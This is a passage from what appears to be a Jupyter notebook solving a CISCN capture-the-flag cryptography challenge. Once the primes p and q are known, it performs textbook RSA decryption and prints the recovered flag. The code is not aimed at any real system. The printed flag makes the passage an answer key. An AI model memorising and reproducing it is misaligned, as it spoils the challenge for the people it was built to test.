5434038306468935283962686059037461940227618715695875589055593696352594
6301070827147570368158754971385237386950668119850363156249278970811531
9032963686400513375709699103560791810652915145183436944231367384956363
5248465014289409374291381429646
phi=(p–1)*(q–1)
d=gmpy2.invert(e,phi)
m=pow(c,d,n)
#print(hex(m))
print(B.unhexlify(hex(m)[2:]))


# In[ ]:


CISCN{3943e8843a19149497956901e5d98639}
```